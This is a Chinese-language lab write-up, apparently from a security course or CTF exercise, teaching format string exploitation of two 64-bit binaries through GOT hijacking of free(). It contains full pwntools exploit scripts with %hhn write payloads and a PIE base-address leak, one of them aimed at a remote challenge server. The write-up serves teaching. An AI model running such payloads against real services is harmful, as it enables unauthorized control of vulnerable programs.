由于call printf 是程序本身编译的时候写入的“死指令”，不可写；printf\_plt唯一的作用是指向printf\_got，其中的指令是汇编，劫持相对麻烦，而且编译器在编译的时候有措施会使得其不可写，所以我们采用的是劫持printf\_got(一般情况下都可写)，并将其修改为某个地址a，那么在调用printf函数时，就会执行a地址处的代码。调用的顺序为

**（call printf->printf\_plt->printf\_got->a）**

**其他函数也同理（比如我们exp.py中用到的free函数）**

**4. 实验相关资源**


实验环境：

* Ubuntu

**5. 实验步骤**

**5.1 对format1的栈溢出攻击**


当拿到一个文件时，我们首先需要确定这个文件的类型、平台、链接等相关信息，可以使用Linux下的file命令：



**图5 file命令查看rop1格式**

可以看到format1为ELF文件格式，64位。因此我们使用64位的ida打开。

左侧的函数列表非常清晰。




**图6 format1函数列表**

点进main函数看一下，按下F5键可以将汇编反编译为C语言。



**图7 main函数**


在循环中的31行代码中，printf函数的参数s1可控，产生了格式化字符串漏洞。接下来测试一下是否真的存在格式化字符串漏洞。



**图8 测试格式化字符串漏洞**

可以看到确实产生了格式化字符串漏洞。


本实验中能够控制地方是栈，结合函数调用约定，超过5个参数时，将使用栈作为参数传递，为任意地址读写提供了条件。




**图9 第6个参数为栈内的值**

观察到第六个%p，输出的内容为0x2070252062626262 就是 bbbb %p 的十六进制形式。

上面的例子相对繁琐，这里可以使用一个更加简单的方法——%6$p，其中6$ 就是表示偏移为6（即第六个%p，由此更加方便了我们控制偏移量，不在需要向图9给出的例子一般，写很多的%p来把数据泄漏，使用bbbb %6$p 就能起到相同的效果。




如果某个地址写入栈中，控制偏移指向这个地址，结合%s格式化字符串可以实现**任意地址读**，下面举了一个例子，在username 输入的是i`m root 在password输入%13$s，在call printf 下断点，查看一下栈内的值



（因为栈顶的偏移是6， 所以i`m root 的偏移为 13，这中间的数据是程序运行自动填充的数据）

于是会输出（0x602260地址处的值——i`m root (即上面输入的username）



**图10 任意地址读**

同理，在栈上布置一个地址，结合***$xc%y$n***可以实现任意地址写。(其中，x表示写入的数字，c表示上表中格式化字符串中的输出单个字符，y表示偏移，n表示写入。


由此，我们就可以明白格式化字符串带来的危害有——任意地址读、任意地址写

根据上面的例子，结合攻击脚本exp.py 尝试更好的理解格式化字符串的过程中发生了什么。


|  |
| --- |
| # 如果不是中文的系统，把中文注释全部删掉（不然会报错）  from pwn import \*  # 本地运行 format1  sh = process("./format1")  # 远程连接服务器  # sh = remote("39.107.46.219", 10003)  # 使用ELF类解析 format1 程序  elf = ELF('./format1')  # 开启debug模式，方便查看交互的数据  context.log\_level = 'debug'  # 定义调试程序的方法，只能在本地运行的时候使用  # 调用了gdb调试，command为调试的初始指令  def dbg(command = ""):  gdb.attach(sh, command)  pause()  # sys 是 后门函数的地址，小端序存放  sys = [0x08, 0x08, 0x40]  # free\_got 是我们劫持的目标，因为它最后会被调用  free = elf.got['free']  # 正常的程序交互  sh.sendlineafter("username:", "your name")  # 在上面的测试中得到 offset（偏移） = 6  # 由于格式化字符串漏洞看偏移时需要地址对齐，所以将前面的长度填充为0x18  # 由于填充了0x18的数据，所以偏移从9开始  # 由于后门函数的第三个字节 (0x40和原来的数据一致，所以只需要写入两个字节即可)  # hhn ： 只写入一个byte，即一个char大小，不会覆盖其他的值  payload = r"%" + str(sys[0]) + r"c%9$hhn"  payload += r'%' + str(sys[1] - sys[0] + 0x100) + "c%10$hhn"  payload = payload.ljust(0x18, '\x00')  # 对输入的数据进行打包，成x64程序的小端序数据  payload += p64(free) + p64(free + 1)  # 将写好的payload发送给程序/服务器  sh.sendlineafter("password:", payload)  # 此时free\_got 已经被改写为后门的地址  # 真实的 password，用于跳出程序，调用free函数，触发劫持后的效果  sh.sendlineafter("password:","p@5sW0rD")  # 保持交互，不终止程序/服务器的连接  sh.interactive() |

**5.2 对format2的栈溢出攻击**


本题和上题类似，和上题相比开启了PIE保护，需要利用漏洞泄漏程序基址



由于栈中有数据残留，可以用来泄漏程序基址，所以直接使用%p泄漏



然后就和例题方法一致了



完整的exp：

|  |
| --- |
| from pwn import \*  # sh = process('./format2')  sh = remote("39.107.46.219", 10004)  elf = ELF('./format2')  context.log\_level = 'debug'  def dbg(command = ""):  gdb.attach(sh, command)  pause()  def formats(payload):  sh.sendlineafter("password: ", payload)  sh.sendlineafter('username: ', 'stdout')  formats("%p")  c = sh.recv(14)  base = int(c, 16) - 3078  print("address ==> ", hex(base))  free\_got = elf.got['free'] + base  sys\_addr = 0x9CB + base  sys\_list = [sys\_addr % 0x100]  sys\_addr = sys\_addr // 0x100  sys\_list.append(sys\_addr % 0x100)  print(sys\_list)  # offfset = 8  payload = '%' + str(sys\_list[0]) + 'c%12$hhn'  payload += "%" + str(sys\_list[1] - sys\_list[0] + 0x100) + 'c%13$hhn'  payload = payload.ljust(0x20, '\x00')  payload += p64(free\_got)  payload += p64(free\_got + 1)  formats(payload)  formats("p@5sW0rD")  sh.interactive() |

1. **思考和问题：**

如果一个程序存在格式化字符串漏洞，怎么去发现它？在开发过程中，如何避免出现格式化字符串漏洞？有哪些函数可能会造成格式化字符串漏洞。

1. 尝试输入%p %s 等字符尝试/使用反编译软件审计代码
2. 在使用这些函数时特别注意/不使用这些函数
3. Printf sprintf fprintf 等